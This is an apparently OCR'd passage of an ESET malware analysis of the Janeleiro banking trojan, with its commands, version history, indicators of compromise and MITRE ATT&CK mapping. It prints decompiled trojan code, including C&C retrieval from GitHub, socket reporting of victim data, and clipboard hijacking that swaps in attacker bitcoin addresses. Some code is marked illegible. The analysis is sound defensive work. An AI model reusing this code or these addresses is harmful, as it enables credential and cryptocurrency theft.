
- **No custom encryption algorithms:** Janeleiro's developers rely on cryptographic functions provided by the .NET Framework as well as open-source projects for string encryption/decryption, with a preference for AES and RSA algorithms. Trojans such as Casbaneiro, Grandoreiro, Amavaldo, Mispadu, and Guildma, among others, use custom encryption algorithms, including obfuscation techniques using string tables.
- **Simple method of execution:** The MSI installer does not deploy other components besides the main trojan DLL or execute further instructions other than load and execute one of the exports of the DLL that installs itself in the system. We have found no samples of an MSI installer executing obfuscated scripts, unpacking support tools, or components for DLL side-loading, which is popular with other malware families in the region.
- **No defense against security software:** Some of the biggest banks in Brazil require a security module to be installed by their customers before allowing them access to their bank accounts online; for example, Warsaw anti-fraud software. It's often the case that LATAM banking trojans try to find out if such software is installed in the compromised machine and report it to the attackers. Some malware families such as Grandoreiro and Guildma attempt to disable it in Windows Firewall or disable its driver.
- **Uses code from NjRAT:** Janeleiro is far from being another incarnation of the well-known NjRAT, but it does use NjRAT's SocketClient and Remote Desktop capture functions, as well as other miscellaneous functions. NjRAT is not commonly used – at least by LATAM baking trojans – perhaps because of their preference to use custom-made trojans in Delphi. However, among other malware, NjRAT has been used in Operation Spalax, a campaign that targets Colombia specifically.

Commands

Commands with parameters are received from the C&C server in encrypted form with the same algorithm used to encrypt strings (see section *Appendix A*). A typical command format is like this: %CommandName%%PredefinedSeparatorKeyword%%Parameters%.

After decryption the command is split into an array of strings; each part of the command is separated by a predefined keyword hardcoded in the malware's configuration – all versions we analyzed use |'meio'|, which separates the command name and each parameter.

Figure 13 shows how Janeleiro checks the name of the command and executes the requested action.



```
string strCommand = [illegible]_CommandAndParamsFromServer[0];
if (Operators.CompareString(strCommand, "startinfo", false) == 0)
{
    bool Is64BitOperatingSystem = Environment.Is64BitOperatingSystem;
    string strSystemInfo = string.Concat(new object[]
    {
        "startinfo",
        this.MyMalwareInfo.word_meio,
        this.Username_at_MachineName,
        this.MyMalwareInfo.word_meio,
        Operators.ConcatenateObject(MyApplication.Computer.Info.OSFullName.ToString(), Interaction.IIf(Is64BitOperatingSystem, "x64", " x32")),
        this.MyMalwareInfo.word_meio,
        this.MyMalwareInfo.Version,
        "",
        this.MyMalwareInfo.word_meio,
        DateTime.Now.ToString("dd/MM/yyyy HH:mm:ss"),
        this.MyMalwareInfo.word_meio,
        this.string_electron
    });
    this.MySocketObj.i_Send(strSystemInfo);
}
```

Figure 13. Example of Version 0.0.2B processing command startinfo

When Janeleiro sends data back to the operator, it does it in a similar format: %CommandName%%PredefinedSeparatorKeyword%%Encoded data%.

The majority of Janeleiro's commands are for controlling windows, the mouse and keyboard, and its fake pop-up windows. As the development evolved from Version 0.0.2A to 0.0.3, more commands were added that offered the operator a more refined control:

- Commands to control specific window
- Enumerate and send information about windows (title, class, handle)
- Adjust specific window size, minimize, maximize
- Dimensions of the screen
- Kill all chrome.exe processes, and restart chrome.exe with arguments –disable-gpu

- Capture the screen in real time
- Keylogging in real time
- Send keys and mouse clicks
- Display or close a specific fake pop-up window
- Show or close a specific fake pop-up window
- Miscellaneous commands such as: send date and time, disconnect socket, terminate own process

Conclusion

The experimental nature of Janeleiro, going back and forth between different versions, tell us about an actor who is still trying to find the right way to do it but is no less experienced than the competition: Janeleiro follows the unique blueprint for the core implementation of the fake pop-up windows as many LATAM banking trojans, this does not seem to be a coincidence or inspiration: this actor employs and distributes Janeleiro sharing the same infrastructure as some of the most prominent of these active malware families. As we continue to track the activities of this actor, time will tell what new developments they will come up with in the future.

For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com.

Special thanks to Johnatan Camargo Zacarias from Itaú bank for his help with the investigation.

Indicators of Compromise (IoCs)

A comprehensive list of Indicators of Compromise (IoCs) and samples can be found in our GitHub repository.

SHA-1 hashes

Version 0.0.4

SHA-1	Description	ESET detection name
CF117E5CA26594F497E0F15106518FEE52B88D8D	MSI file	MSIL/TrojanDownloader.Agent.FSC
D16AC192499192F06A3903192A4AA57A28CCCA5A	Console.exe loader	MSIL/TrojanDownloader.Agent.FSC
462D6AD77860D3D523D2CAFBC227F012952E513C	MSIL/Kryptik.TBD	MSIL/TrojanDownloader.Agent.FSC
0A5BBEC328FDD4E8B2379AF770DF8B180411B05D	LoadDllMSI.dll loader	
0AA349050B7EF173BFA34B92687554E81EEB28FF	System.Logins.Initial.dll	MSIL/Agent.TIX
5B19E2D1950ADD701864D5F0F18A1111AAABEA28	System.Modules.Initial.dll	MSIL/Janeleiro.A
186E590239083A5B54971CAB66A58301230164C2		
E1B2FD94F16237379E4CAD6832A6FCE7F543DC40	System.Modules.Initial.dll	
4061B2FBEB7F1026E54EE928867169D1B001B7A5		

Version 0.0.2A

SHA-1	Description	ESET detection name
8674E61B421A905DA8B866A194680D08D27D77AE	Main Trojan Loader	MSIL/Agent.AAI
2E5F7D5F680152E738B8910E694651D48126382A	MSIL/Janeleiro.A	MSIL/Agent.AAI
06E4F11A2A6EF8284C6AAC5A924D186410257650	Main Trojan	

Version 0.0.2B

SHA-1	Description	ESET detection name
291A5F0DF18CC68FA0DA1B7F401EAD17C9FBDD7F	MSI file	MSIL/Janeleiro.A
FB246A5A1105B83DFA8032394759DBC23AB81529	Main trojan	
6F6FF405F6DA50B517E82FF9D1A546D8F13EC3F7		
742E0AEDC8970D47F16F5549A6B61D839485DE3C		

Version 0.0.3

SHA-1	Description	ESET detection name
455FAF2A741C28BA1EFCE8635AC0FCE935C080FF	MSI file	MSIL/Janeleiro.A
D71EB97FC1F5FE50D608518D2820CB96F2A3376F	Main trojan	
158DA5AB85BFAC471DC2B2EE66FD99AEF7432DBB		
6BFAEFCC0930DA5A2BAEC19723C8C835A003D1EC		

Download URLs

In the following <NNNNNNNNNNN> is a random number between 10000000000 and 90000000000.

Downloading only Janeleiro

- https://recuperaglobaldanfeonline.eastus.cloudapp.azure[.]com/nfedown.php?dw=<*NNNNNNNNNNN*>
- https://protocolo-faturamento-servico.brazilsouth.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>
- https://acessoriapremierfantasiafaturas.eastus.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>

Downloading Janeleiro and other Delphi banking trojans

- https://portalrotulosfechamento.eastus.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>
- https://servicosemitidosglobalnfe.southcentralus.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>
- https://emissaocomprovanteatrasado.eastus.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>

Downloading Delphi bankers

- https://emitidasfaturasfevereiro.brazilsouth.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>
- https://dinamicoscontratosvencidos.brazilsouth.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>
- https://arquivosemitidoscomsucesso.eastus.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>
- https://fatura-digital-arquiv-lo.brazilsouth.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>
- https://nota-eletronica-servicos.brazilsouth.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>
- https://eletronicadanfe.brazilsouth.cloudapp.azure[.]com/nfedown.php?dw=<NNNNNNNNNNN>

C&C servers

These are the IP addresses of the C&C servers where Janeleiro connects to report, receive commands and send data:

- 52.204.58[.]11
- 35.174.60[.]172

These are the tracking URLs where Janeleiro sends information about the compromised system during installation:

- http://tasoofile.us-east-1.elasticbeanstalk[.]com/count
- http://slkvemnemim.us-east-1.elasticbeanstalk[.]com/count
- http://checa-env.cf3tefmhmr.eu-north-1.elasticbeanstalk[.]com/cnt/

These are the URLs used by System.Logins.dll to exfiltrate the harvested data:

- http://comunicador.duckdns[.]org/catalista/emails/checkuser.php
- http://comunicador.duckdns[.]org/catalista/lixo/index.php

IPs associated with the domain:

- 178.79.178[.]203
- 138.197.101[.]4

MITRE ATT&CK techniques

Note: This table was built using version 8 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1584.004	Compromise Infrastructure: Server	In some cases, malicious emails sent to targets contain links to a compromised server that redirects to the download of Janeleiro.
Initial Access	T1566.002	Phishing: Spearphishing Link	Attackers send malicious emails that have a download link for Janeleiro malware.
Execution	T1204.001	User Execution: Malicious Link	Phishing emails sent by the attackers contain a link to download a ZIP archive that holds an MSI installer with Janeleiro malware.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Janeleiro achieves persistence by adding itself to the Run registry key (in v0.0.3 of the malware).
T1547.009	Boot or Logon Autostart Execution: Shortcut Modification	Janeleiro creates a LNK file for persistence (in v0.0.4, v0.0.2A and v0.0.2B of the malware).	
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Janeleiro v0.0.2B is obfuscated and its strings are RSA-encrypted. Version 0.0.3 uses AES for string encryption.
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Janeleiro v0.0.4 can download a DLL that steals passwords from Chrome, Firefox and Opera browsers.
T1552.001	Unsecured Credentials: Credentials In Files	Janeleiro v0.0.4 can download a DLL that obtains passwords stored in files from several applications such as FileZilla, Pidgin and Thunderbird.	
Discovery	T1087.003	Account Discovery: Email Account	Janeleiro v0.0.4 can download a DLL that collects Gmail addresses.
T1010	Application Window Discovery	Janeleiro collects information about open windows so the attacker can decide to inject pop-ups.	
T1082	System Information Discovery	Janeleiro collects information from the victim's machine, such as username, OS and architecture.	
T1033	System Owner/User Discovery	Janeleiro collects the username from the victim's machine.	

Tactic	ID	Name	Description
T1124	System Time Discovery	Janeleiro collects current date and time when the victim is compromised.	
Collection	T1115	Clipboard Data	Janeleiro uses a clipboard event handler to access clipboard data.
T1056.001	Input Capture: Keylogging	Janeleiro can perform keylogging.	
T1113	Screen Capture	Janeleiro can capture screenshots of the victim’s desktop.	
T1056.002	Input Capture: GUI Input Capture	Janeleiro displays fake forms on top of banking sites to intercept credentials from victims.	
Command and Control	T1095	Non-Application Layer Protocol	Janeleiro uses TCP for C&C communications.
T1102.001	Web Service: Dead Drop Resolver	Janeleiro uses GitHub repositories to store C&C information.	
Exfiltration	T1041	Exfiltration Over C2 Channel	Janeleiro exfiltrates data over the same channel used for C&C.

Appendix A: Overview of Janeleiro’s malware family

Here is each incarnation we have found of Janeleiro from 2019 until March 2021.

Version 0.0.4

- Period of activity: 2019 – Possibly still active.
- The first version of Janeleiro – that we know of – came in the form of an MSI installer and at least two variants:
  - Variant 1: MSI installer loads a DLL called LoadDllMSI.dll internally
  - Variant 2: MSI installer executes Console.exe, which checks privileges and loads an embedded DLL assembly called LoadSystem.dll.

Both LoadDllMSI.dll and LoadSystem.dll perform the same tasks:

- Create an installation folder
- Download and store two modules: Logins.Initial.dll and System.Modules.Initial.dll. The two modules are downloaded from a GitHub account that, at the time of writing, has been closed.
- Create several Shortcuts in strategic places
- Log the successful compromise of the system to a tracking website

System.Logins: It is a password stealer for Google Chrome, FileZilla, Mozilla Firefox, Opera, Pidgin, and Mozilla Thunderbird. Additionally, it harvests email information from Gmail. All the information is exfiltrated to two websites. Version 0.0.4 is the only one that is deployed with this malicious tool.

System.Modules: Janeleiro’s main trojan, implemented as a Windows Forms application compiled as DLL. This version had the capacity to dynamically create fake pop-up windows using several Forms for several banking entities, including banks operating in Mexico, but it is unknown if this version was distributed in Mexico at any point.

This version used two GitHub organization pages to download the IP addresses of its C&C servers: the names of the pages are generated by encrypting the current date with SLK as suffix as shown in Figure 14.

Figure 14. Version 0.0.4 attempts to read file in a GitHub repository that contains the encrypted list of C&C servers

At the time of writing, we believe that the operators have abandoned this version of the malware. We couldn't find any active GitHub pages by following the name generation algorithm used by Janeleiro.

Many commands for the trojan were left unimplemented, some were implemented and other discarded in newer versions used in 2020 and 2021.


Version 0.0.2A

- Period of activity: 2020 – Unknown.
- Internal Malware Version: 0.0.2

The MSI installer loads a DLL that borrows from LoadSystem installation and persistence procedures but unpacks the embedded main trojan DLL from its resources. The main trojan was implemented as a Windows Forms application compiled as DLL.

This version of Janeleiro only uses one Form to create the fake pop-up windows with more commands supported by the operator but with fewer targets: Mexican banking entities were discarded. All of the images used to cover the screen and trick the user are for Brazilian banks.

This version also appears to have been abandoned and cannot contact its C&C servers by retrieving the IP lists from a GitHub page. It uses the same algorithm as Version 0.0.4 with the same key vhpjzqqtpo, suggesting that the operators where using the same GitHub page as for Version 0.0.4. Figure 15 shows the code that attempts to retrieve the list from GitHub.



```
Dim codeKey_RANDON_ As String = "[illegible]"
Dim text As String = ".xls"
Dim str As String = text.Replace(".", "").ToUpper()
Dim str2 As String = DateTime.Now.ToString("ddMMyyyy")
Dim text2 As String = [illegible](codeKey_RANDON_, str2 + str).ToLower()
Try
    Dim text3 As String = ""
    Using webClient As WebClient = New WebClient()
        ServicePointManager.SecurityProtocol = (SecurityProtocolType.Tls Or SecurityProtocolType.Tls11 Or SecurityProtocolType.Tls12)
        webClient.CachePolicy = New RequestCachePolicy(RequestCacheLevel.NoCacheNoStore)
        webClient.Headers.Add("Cache-Control", "no-cache")
        Dim address As String = String.Concat(New String() { "https://raw.githubusercontent.com/", text2, "/", text1, "/", text2, "/",
          text1, text })
        text3 = webClient.DownloadString(address)
    End Using
    If Not String.IsNullOrEmpty(text3) Then
        text3 = text3.Replace(vbLf, "")
        Dim array As String() = text3.Split(New Char() { vbCr })
        FrmMain.IP_[illegible] = [illegible](codeKey_RANDON_, array(0))
        FrmMain.PORTA_[illegible] = [illegible](codeKey_RANDON_, array(1))
        FrmMain.Casa_[illegible] = String.Empty
        flag = False
        [illegible]_Local1.[illegible].C_[illegible].Connect_[illegible](FrmMain.IP_[illegible], Conversions.ToInteger(FrmMain.PORTA_[illegible]))
    End If
```

Figure 15. Version 0.0.2A attempts to download a new list of C&C servers from a repository on a GitHub organization page


Version 0.0.2B

- Period of activity: 2021 – Still active.
- Internal Malware Version: 0.0.2

New characteristics of this version:

- Implemented as a Windows Presentation Foundation application
- Major restructuration of the code combining the loader code with the main trojan
- Geolocation of the compromised machine
- Implementation of clipboard hijacking to replace bitcoin addresses
- Expanded set of supported commands
- Strings encrypted/decrypted with the RSA algorithm

Figure 16 shows the implementation of clipboard hijacking by Janeleiro; when a bitcoin address is found, it randomly picks one from its own list of bitcoin addresses and replaces it.



```
Dim match As Match = regex.Match(Me.MySharpClipboard.ClipboardText)
If match.Success Then
    If match.Value.StartsWith(Decryptors.Fibonacci("i7Tziqv3hX6FSdk+2xu3bn+3g2ZAh8xuY4xFm8AdCaRQuoprUKM
     VJB8wBHILOsmWR2/GFRDJI28EfhmsgARYHBioRs7mYJQMs3fyxdp3UZxr8ZGrj+yQ64M7uG3FUkdeTpNNGTkQ8cacWNvqgU+T
     +96aadrJ9kEeNJ5cHO8u2iquCC2ELOtVj8dxam68/WDwkmTV+20g//BuC8YrU8FujZJoV3H6nixE2Gq+ibMYVw==")) Then
        Dim list As List(Of String) = New List(Of String)()
        list.Add("bc1qqpe5k99tzsu2fhfk6934h9ry7rcpvn4akd60fh")
        list.Add("bc1q82g3w3j0gsaqvtt6zwvn8vu7u0uwssl84pjf9r")
        list.Add("bc1qvj2wx2ck50zw05y5q3tvzd4qdf6esm80st8xgk")
        list.Add("bc1q4drdwtgpnqvc6en08ep0zdcu66xx768w4te8m9")
        list.Add("bc1qlf68s9g8q7h9gyjfse6l66x43cr8fl85s64k2t")
        list.Add("bc1qr7sy5qqk8qn86jfs8ja0l8v2qas2msykcdnexz")
        list.Add("bc1qp4wk6hwhmrz0vf866y27z36pc5hsls8ug9qshg")
        list.Add("bc1qnqa0fm0rr4huxgmy5drjtdhqt5k0h50zxp9tzh")
        list.Add("bc1ql2gmu60dxq22w5wca0lv2xdas7qcy709rkkd7t")
        list.Add("bc1qkdkjpcjjkkm75q0ew9pwe3xlvcdt9amranctcd")
        Clipboard.SetText(list(New Random().[Next](0, list.Count - 1)))
    Else
        Dim list2 As List(Of String) = New List(Of String)()
        list2.Add("1QE59JJzPgLcAGoL48H7FvTo63dzuj9Bap")
        list2.Add("1Fv6Be88QwnXQ8ny4A4nBBURX4si6dn9ev")
        list2.Add("17LHx5aXuUoy4cVTesmeoQkPmC5zb92yT2")
        list2.Add("1Ddj4KZ1dqrr5dmNBgbuNvRkm8hH8fKcpn")
        list2.Add("1C65fugDxpKc94D9sqFVpD4iQfzjCjDZC2")
        list2.Add("1MyvUS1ipPh2RfsBp5HN1EWZm2gWbCgdFp")
        list2.Add("1NV9X1QVgwXnvK8PnZJKPWrt55Tcj2sfkD")
        list2.Add("16SRoWZtV5mgGnp8YPrr8DvdAxHNiWNi3W")
        list2.Add("1udfGxAusBWfRN5XLLZqk8zg4xUbq9SCU")
        list2.Add("17bE58fh5wth7CEmcaZS5XAGi4zERAwntm")
        Clipboard.SetText(list2(New Random().[Next](0, list2.Count - 1)))
    End If
End If
```

Figure 16. Janeleiro’s implementation of clipboard hijacking

In this version a simplified procedure was implemented to retrieve the addresses of its C&C servers from a GitHub organization page; the name scheme this time is a simple concatenation of SLK with the current date time without the slashes, as shown in Figure 17.




Figure 17. Version 0.0.2B procedure to retrieve its list of C&C servers. We have decrypted some strings for clarity.

The code attempts to download the contents of a file in a secondary branch. The file contains, in plaintext, the list of the C&C IP addresses and ports. At the time of writing, the GitHub organization pages can be found using the procedure as they continue to operate with this recent version of Janeleiro.

Version 0.0.3

- Period of activity: Since March 2021 – Still active.
- Internal Malware Version: 0.0.3

New characteristics of this version:

- Implemented as a Windows Forms application
- A recombination of Version 0.0.2A and 0.0.2B code and technique implementations
- New persistence method using Windows Registry Run Key
- Expanded set of supported commands
- Uses AES algorithm to encrypt/decrypt its strings

This version uses the same procedure as Version 0.0.2B to get the C&C servers from the GitHub organization page, with the difference that it uses the main branch within the repository and the list is encrypted and encoded with base64 as shown in Figure 18.

1 contributor

Figure 18. Main repository containing an encrypted list of C&C servers

This procedure is also used when decrypting the list of C&C servers, therefore there must exist a repository containing the file in the main branch, with the encrypted list intended for that day. Otherwise this version cannot contact the operators as decryption will fail.

Appendix B: Third-party tools used by Janeleiro

Janeleiro uses several third-party, open-source libraries for various purposes:

Tool	Description	Used by
Fody	Used to load every other third-party tool, or trojan component, such as LoadSystem in version 0.0.4.	All versions including System.Logins

Tool	Description	Used by
Mimekit, Mailkit, Xnet, BouncyCastle, uPREC	Used to collect emails and login information.	System.Logins
SharpClipboard	Used for clipboard hijacking: when the user copies a bitcoin address, Janeleiro replaces it with one randomly chosen from a list of its own. Interestingly, the Janeleiro developers don't seem to have downloaded SharpClipboard's source code to compile their own version: they obtained a compiled copy from another GitHub repository; we don't believe that user is in any way related to the development of this threat.	Version 0.0.2B Version 0.0.3
SharpVectors	Used to load SVG images contained in resources. These images are logos of several banks used by the fake pop-up windows.	Version 0.0.2B Version 0.0.3
Newtonsoft JSON	Used to parse the data returned by the geoPlugin web service.	Version 0.0.2B Version 0.0.3
EncryptDecryptUtils	Used to encrypt and decrypt its strings. Functions were modified to contain the key, so it's not present in the trojan's code.	Version 0.0.3

6 Apr 2021 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion